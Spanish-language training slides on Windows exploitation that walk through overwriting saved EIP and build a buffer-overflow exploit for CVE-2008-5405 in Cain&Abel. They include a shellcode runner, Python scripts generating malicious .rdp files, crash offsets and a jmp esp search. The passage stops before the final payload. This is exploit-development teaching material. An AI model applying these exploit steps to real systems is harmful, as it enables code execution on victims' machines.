

Exploiting en Windows



Saved EIP vs SEH

Recapitulando...

- Entendimos la diferencia entre vulnerabilidad y bug.
- Entendimos cómo afecta el endianness de la arquitectura y cómo funciona el stack y los stack frames.
- Entendimos cómo es posible alterar el flujo de ejecución de un programa sobrescribiendo variables del mismo.
- Intuimos cómo obtener el control total de lo que ejecuta el programa.

Hoy veremos...

Cómo obtener el control total de un programa (y, por tanto, de un sistema).

Sobrescribiendo la dirección de retorno

Saved EIP

Ya tenemos claro el funcionamiento de los stack frames.

Sabemos que **en cada stack frame se almacena una dirección de retorno** que es a la que volveremos cuando se acabe la función que se está ejecutando.

Lo que tenemos que hacer es **sobrescribirla** para volver a una dirección de memoria que controlemos, una vez la función acabe.

Pero, **¿Qué significa controlar una dirección de memoria? ¿Cómo controlamos una dirección de memoria?**

Saved EIP

- **¿Qué significa controlar una dirección de memoria?**

Significa tener el control de lo que hay en esa dirección de memoria. Básicamente, queremos que en cierta dirección de memoria haya el código ejecutable (**shellcode**) que deseemos.

- **¿Cómo controlamos una dirección de memoria?**

Para controlar (el contenido de) una dirección de memoria, hemos de poder escribir datos arbitrarios aprovechando las funcionalidades del programa.

Todo input que acepte un programa se almacenará en algún sitio de memoria.



Por ejemplo, **si nuestros datos se almacenan en argumentos o parámetros de funciones, sabremos que su contenido se almacenará en la pila.**

Saved EIP

Pero, ¿Cómo podemos saber exactamente en qué dirección de memoria de la pila están nuestros datos?

¡La pregunta del millón!

En algunos casos será fácil calcularla y en otros será “*imposible*”.

- Sin protecciones, las direcciones se mantienen “*estables*” entre ejecución y ejecución. ✗
- Algunas veces tendremos que aproximar esa dirección ✗
- Otras ~~usaremos~~  instrucciones del mismo programa para saber esa dirección.
- Otras veces, tendremos que aprovechar otras vulnerabilidades (*infoleaks*)  para obtener conocimiento sobre el layout de memoria.

Un inciso: Sobre shellcodes

Saved EIP - Shellcodes

Siempre estamos hablando sobre “*controlar el contenido de una región de memoria*”, “*ejecutar código arbitrario*”, etc.

Pero, ¿Qué contenido vamos a poner en memoria? ¿Qué código vamos a ejecutar?

La respuesta es: **Un shellcode**

En pocas palabras, un shellcode no es más que un conjunto de opcodes (bytes) que un procesador puede ejecutar.

Cuando compilamos un código fuente, eventualmente obtendremos un conjunto de bytes que el procesador será capaz de ejecutar.

Estos bytes u opcodes no son más una traducción del código ensamblador que el procesador es capaz de entender.

Saved EIP - Shellcodes

¿Qué pinta tiene un shellcode?

```
#include <stdio.h>
#include <windows.h>


// http://www.exploit-db.com/exploits/28996/
char sc[] = "\x31\xd2\xb2\x30\x64\x8b\x12\x8b\x52\x0c\x8b\x52\x1c\x8b\x42"
"\x08\x8b\x72\x20\x8b\x12\x80\x7e\x0c\x33\x75\xf2\x89\xc7\x03"
"\x78\x3c\x8b\x57\x78\x01\xc2\x8b\x7a\x20\x01\xc7\x31\xed\x8b"
"\x34\xaf\x01\xc6\x45\x81\x3e\x46\x61\x74\x61\x75\xf2\x81\x7e"
"\x08\x45\x78\x69\x74\x75\xe9\x8b\x7a\x24\x01\xc7\x66\x8b\x2c"
"\x6f\x8b\x7a\x1c\x01\xc7\x8b\x7c\xaf\xfc\x01\xc7\x68\x79\x74"
"\x65\x01\x68\x6b\x65\x6e\x42\x68\x20\x42\x72\x6f\x89\xe1\xfe"
"\x49\x0b\x31\xc0\x51\x50\xff\xd7";

int main(int argc, char ** argv) {
    LPVOID addr = VirtualAlloc(NULL, 4096, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    memcpy(addr, sc, sizeof(sc));

    void (*code)(void) = (void(*) (void))addr;
    code();
    return 0;
}
```

Saved EIP - Shellcodes

En este caso, el shellcode simplemente ejecuta un MessageBox



S a v e d E I P - Shellcodes

En este módulo **no** vamos a explicar cómo desarrollar shellcodes propios.

Sin embargo, con los conocimientos que se imparten en los **módulos de reversing**, tanto en el de Windows o el de Linux, **tenéis conocimientos de sobra para desarrollar shellcodes para cualquier plataforma.**

Al final, todo se reduce a conocer las APIs de cada sistema operativo, su arquitectura y unos conocimientos básicos de reversing.

Cuanto mejores seais programando en ensamblador, mejores serán vuestros shellcodes.

S a v e d E I P - Shellcodes

Pero si queréis más, tenéis trainings como el siguiente (si sois ricos!):

- <https://www.blackhat.com/us-14/training/the-shellcode-lab.html>

U otros más asequibles pero para Linux:

- <http://www.securitytube-training.com/online-courses/x8664-assembly-and-shellcoding-on-linux/>

Aunque con este documento tenéis suficiente para entender la base y empezar a hacer vuestras cosas:

- <http://www.overflowedminds.net/papers/newlog/Introduccion-Explotacion-Software-Linux.pdf>

Save EIP - Shellcodes

¿Qué se puede hacer con un shellcode?

Cualquier cosa que pudiéramos desarrollar como software:

- Ejecución de comandos local (calculadora, messagebox :P)
- Invocar un terminal local
- Invocar un terminal remoto
- Crear usuarios, modificar reglas de firewall, rm -rf /, etc

Lo más normal es invocar un terminal y a partir de ahí usarlo como si fuéramos un usuario de la máquina.

Nosotros utilizaremos Meterpreter...

S a v e d E I P - Shellcodes

Si no vamos a desarrollar nuestros shellcodes, **¿qué vamos a hacer?**

Utilizaremos shellcodes que encontremos **por internet...**

S a v e d E I P - Shellcodes

Si no vamos a desarrollar nuestros shellcodes, **¿qué vamos a hacer?**

Utilizaremos shellcodes que encontremos **por internet...**



Saved EIP - Shellcodes

Lo que haremos será utilizar Metasploit Framework para generar los shellcodes. El código de Metasploit, en principio, es de confianza :)

¿Ventajas? Nos ahorramos tiempo y obtenemos shellcodes complejos.


Con Metasploit podréis generar shellcodes realmente sofisticados. Veremos cómo hacerlo en las próximas demos.

Aún así, con los conocimientos de los módulos de reversing siempre podréis analizar los shellcodes que hay por internet y echaros unas risas con la cantidad de **rm -rf** / que hay por ahí.

Return to:
Sobrescribiendo la
dirección de retorno

Saved EIP – Fijando direcciones

Fijando la dirección a la que saltar



Saved EIP – Fijando direcciones

Así es como se explotaba software en los 90'.

Esta técnica **es inestable** ya que **la dirección a la que saltar no se calcula dinámicamente**, con lo que, por ejemplo, de un sistema operativo a otro puede cambiar la dirección en la que se almacena nuestro código.

Además, con la introducción de ciertas medidas de seguridad (ASLR), esta técnica es totalmente inútil por si sola.


Utilizando esta metodología no se pueden escribir exploits de “*manera profesional*”.

Aún así, es bueno conocer la historia para no volver a cometer los mismos errores en el futuro. Así que echadle un ojo a *Smashing the Stack For Fun and Profit*.

<http://phrack.org/issues/49/14.html>

Saved EIP – Direcciones dinámicas

Calculando las direcciones de manera dinámica



Saved EIP – Direcciones dinámicas

La idea es la siguiente:

1. Detectar la longitud exacta del payload para sobrescribir sEIP .
1. Buscar una instrucción en memoria del tipo *jmp esp/call esp*.
1. Sobrescribir sEIP con dicha dirección.
1. Posicion el shellcode después de dicha dirección.

Saved EIP – Direcciones dinámicas

DEMO TIME

Saved EIP – Direcciones dinámicas

¡Vamos a crear nuestro primer exploit!

Explotaremos la vulnerabilidad CVE-2008-5405.



Explotaremos la famosa herramienta Cain&Abel que tiene una vulnerabilidad al parsear los archivos necesarios para utilizar la herramienta Remote Desktop Password Decoder.

Así que tendremos que crear un fichero que cuando se cargue en Cain&Abel, explote la vulnerabilidad.

Saved EIP – Direcciones dinámicas

Demo

Abrimos Cain (File → Open) y lo ejecutamos (F9)



Utilizamos la herramienta Remote Desktop Password Decoder

Saved EIP – Direcciones dinámicas

Demo

Nuestro primer payload simplemente van a ser 9000 A's.

A partir de ahora, utilizaré Python para generar los exploits. Podéis utilizar cualquier lenguaje con el que os sintáis cómodos.


Lo que sí es importante es olvidarnos ya de hacer las cosas manualmente :)

```
#!/usr/bin/env python  
  
xpl = 'A' * 9000  
  
with open('xpl.rdp', 'wb') as fd:  
    fd.write(xpl)
```

Saved EIP – Direcciones dinámicas

Demo

Abrimos el primer “exploit” que no son más que 9000 “A”s



```
7E43C1F9 [15:07:20] Thread 00001FD8 terminated, exit code 0
7E43C1F9 [15:07:40] Access violation when reading [41414141]
```

```
Registers (FPU)
EAX 41414141
ECX 7C8326F0 kernel32.7C8326F0
EDX 41414142
EBX 00000000
ESP 0012C1B4
EBP 0012C1B4
ESI 001EB528
EDI 00000001


EIP 7E43C1F9 USER32.7E43C1F9

C 0 ES 0023 32bit 0 (FFFFFFFF)
P 0 CS 001B 32bit 0 (FFFFFFFF)
A 0 SS 0023 32bit 0 (FFFFFFFF)
Z 0 DS 0023 32bit 0 (FFFFFFFF)
S 0 FS 003B 32bit 7FFDF000 (FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (0000)
EFL 00210202 (NO,NB,NE,A,NS,PO,G
```

Vemos que el programa falla al intentar leer la dirección 0x41414141. Sin embargo, EIP != 0x41414141

Saved EIP – Direcciones dinámicas

Demo



The screenshot shows a debugger window titled "CPU - main thread, module USER32". The main pane displays assembly instructions with their addresses, hex values, and mnemonics. The instruction at address 7E43C1F9 is highlighted. The right pane shows the "Registers (FPU)" window with the current values of various registers. The EIP register is shown as 7E43C1F9, which matches the address of the highlighted instruction.

Address	Hex	Mnemonic
7E43C1F9	8A08	MOV CL, BYTE PTR DS:[EAX]
7E43C1FB	40	INC EAX
7E43C1FC	84C9	TEST CL, CL
7E43C1FE	^75 F9	JNZ SHORT USER32.7E43C1F9
7E43C200	2BC2	SUB EAX, EDX
7E43C202	^E9 11B4FFFF	JMP USER32.7E437618
7E43C207	66:8B45 08	MOV AX, WORD PTR SS:[EBP+8]
7E43C20B	66:3945 0C	CMP WORD PTR SS:[EBP+C], AX
7E43C20F	^0F85 A557FFFF	JNZ USER32.7E4319BA
7E43C215	E9 366B0000	JMP USER32.7E442D50
7E43C21A	804D 0D 04	OR BYTE PTR SS:[EBP+D], 4

Register	Value
EAX	41414141
ECX	7C8326F0 kernel32.7C8326F0
EDX	41414142
EBX	00000000
ESP	0012C1B4
EBP	0012C1B4
ESI	001EB528
EDI	00000001
EIP	7E43C1F9 USER32.7E43C1F9

Parece que **el payload no ha sobrescrito EIP**, ya que el programa ha fallado antes debido a la instrucción `MOV CL, BYTE PTR DS:[EAX]`.

Deberemos controlar esto antes de conseguir sobrescribir EIP.

Debemos buscar con qué offset del payload se sobrescribe EAX.

Saved EIP – Direcciones dinámicas

Demo

Podríamos empezar a poner A's de una en una como hicimos en otros ejemplos, pero vamos a ser un poco más limpios a partir de ahora :)

Así que... **!mona.py FTW!**

En la consola de Immunity Debugger:

- !mona config -set workingfolder C:\mona_logs\%p
- !mona pattern_create 9000

En C:\mona_logs\Cain\pattern.txt tendremos un patrón, que no repite nunca 4 bytes seguidos, de una longitud de 9000 bytes.

Saved EIP – Direcciones dinámicas

Demo

Copiamos ese patrón y generamos nuestro segundo payload:

```
#!/usr/bin/env python

ptrn =
'Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab'

with open('xpl-2.rdp', 'wb') as fd:
    fd.write(ptrn)
```

Ahora tenemos que volver a abrir Cain con Immunity y volver a cargar el payload (xpl-2.rdp).

Con hacer un restart del debugger nos servirá (Ctrl+F3).

Saved EIP – Direcciones dinámicas

Demo

7E43C1F9 [15:26:50] Access violation when reading [376E4B36]

CPU - main thread, module USER32				Registers (FP
7E43C1F9	8A08	MOV CL, BYTE PTR DS:[EAX]		EAX 376E4B36
7E43C1FB	40	INC EAX		ECX 7C8326F0
7E43C1FC	84C9	TEST CL, CL		EDX 376E4B37
7E43C1FE	^75 F9	JNZ SHORT USER32.7E43C1F9		EBX 00000000
7E43C200	2BC2	SUB EAX, EDX		ESP 0012C1B4
7E43C202	^E9 11B4FFFF	JMP USER32.7E437618		EBP 0012C1B4
7E43C207	66:8B45 08	MOV AX, WORD PTR SS:[EBP+8]		ESI 001B0638
7E43C20B	66:3945 0C	CMP WORD PTR SS:[EBP+C], AX		EDI 00000001
7E43C20F	^OF85 A557FFFF	JNZ USER32.7E4319BA		EIP 7E43C1F9
7E43C215	E9 366B0000	JMP USER32.7E442D50		
7E43C21A	804D 0D 04	OR BYTE PTR SS:[EBP+D], 4		

Vemos que EAX ha sido sobrescrito con el valor 0x376E4B36, así que tendremos que buscar en qué offset del patrón se encuentra ese valor.

¡mona.py al rescate! Justo cuando ocurre la excepción, ejecutad:

- !mona findmsp

Saved EIP – Direcciones dinámicas

Demo

Ese comando busca el patrón en memoria y en los registros y escribe los resultados en el archivo “findmsp.txt”.

En ese archivo encontraremos lo siguiente:

[+] Looking for cyclic pattern in memory

EAX contains normal pattern : 0x376e4b36 (offset 8210)

Esto significa que esos 4 bytes pertenecen a los 4 bytes que hay a partir del offset 8210 del patrón.

Saved EIP – Direcciones dinámicas

Demo

Tendremos que modificar esos 4 bytes con los que se sobrescribe EAX con otro valor. Pero, ¿Con cual? Vemos que el programa lanza una excepción al ejecutar la siguiente instrucción:

- **MOV CL, BYTE PTR DS:[EAX]**

Esta instrucción lee lo que hay en la dirección que está almacenada en EAX y lo escribe en el registro ECX. La excepción ocurre cuando se lee dicha dirección.


Así que **necesitaremos que EAX se sobrescriba con una dirección que tenga, como mínimo, permisos de lectura.**

Saved EIP – Direcciones dinámicas

Demo

Tenemos varios modos de elegir dicha dirección.

La primera es mirar el mapa de memoria del proceso con Immunity Debugger (Alt+m) y elegir una dirección con permisos de lectura:



Address	Size	Owner	Section	Contains	Type	Access	Initial	Mapped as
76613000	00002000	CSCDLL	.data	data	Image	RW	RWE	
76615000	00007000	CSCDLL	.rsrc	resources	Image	R	RWE	
7661C000	00001000	CSCDLL	.reloc	relocations	Image	R	RWE	
76990000	00001000	ntshrui		PE header	Image	R	RWE	
76991000	0000B000	ntshrui	.text	code, imports	Image	R E	RWE	
7699C000	00001000	ntshrui	.data		Image	RW	RWE	
7699D000	00017000	ntshrui	.rsrc	data, resources	Image	R	RWE	

La segunda sería abrir, por ejemplo, el archivo “findmsp.txt”, ahí podemos elegir cualquier dirección de cualquier módulo que no esté afectada por ASLR o que esté Rebased.

Saved EIP – Direcciones dinámicas

Demo

De este modo el payload quedaría del siguiente modo:

ptrn[0..8210] + readable_addr + ptrn[8210..9000]

```
#!/usr/bin/env python
import struct

ptrn =
'Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3A

pre_ptrn = ptrn[0:8210]
raddr = struct.pack('<L', 0x77c5D0AA) # readable address from msvcrt.dll
post_ptrn = ptrn[8210:8999]

xpl = pre_ptrn + raddr + post_ptrn

with open('xpl-3.rdp', 'wb') as fd:
    fd.write(xpl)
```

Saved EIP – Direcciones dinámicas


Demo

Volvemos a repetir el proceso y ahora cargamos el payload del archivo xpl-3.rdp.

```
6E4B356E [17:18:48] Access violation when executing [6E4B356E]
```

```
Registers (FPU)
EAX 006DC860 Cain.006DC860
ECX 6E4B316E
EDX 008B1658
EBX 00000001
ESP 0012F3BC ASCII "6Kn7Kn8Kn9Kd
EBP 0012F5D8 ASCII "6Lf7Lf8Lf9Lg
ESI 0012FB68
EDI 0012FB68
EIP 6E4B356E
C 0 ES 0023 32bit 0 (FFFFFFFF)
P 1 CS 001B 32bit 0 (FFFFFFFF)
A 1 SS 0023 32bit 0 (FFFFFFFF)
Z 0 DS 0023 32bit 0 (FFFFFFFF)
S 0 FS 003B 32bit 7FFDF000 (FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (0000)
EFL 00210216 (NO,NB,NE,A,NS,PE,G
```

¡Perfecto! ¡Hemos sobrescrito sEIP!



Saved EIP – Direcciones dinámicas

Demo

Volvemos a buscar con qué offset se ha sobrescrito EIP:

- !mona findmsp

[+] Looking for cyclic pattern in memory

EIP contains normal pattern : 0x6e4b356e (offset 8206)

ESP (0x0012f3bc) points at offset 8210 in normal pattern (length 788)

EBP (0x0012f5d8) points at offset 8750 in normal pattern (length 248)

ECX contains normal pattern : 0x6e4b316e (offset 8194)

Ahora es cuando entra el tema de calcular la dirección a la que saltar, **de forma dinámica...**

Ya hemos quedado en que necesitamos una instrucción del tipo jmp esp, call esp, push esp; ret, etc.

¡MOAR mona!

Saved EIP – Direcciones dinámicas

Demo

- !mona jmp -r esp

Este comando nos devuelve las direcciones en las que podemos encontrar instrucciones del estilo jmp esp y las escribe en el archivo “jmp.txt”.

Pero no sólo “jmp esp”, sino varias combinaciones con las que conseguir el mismo efecto:

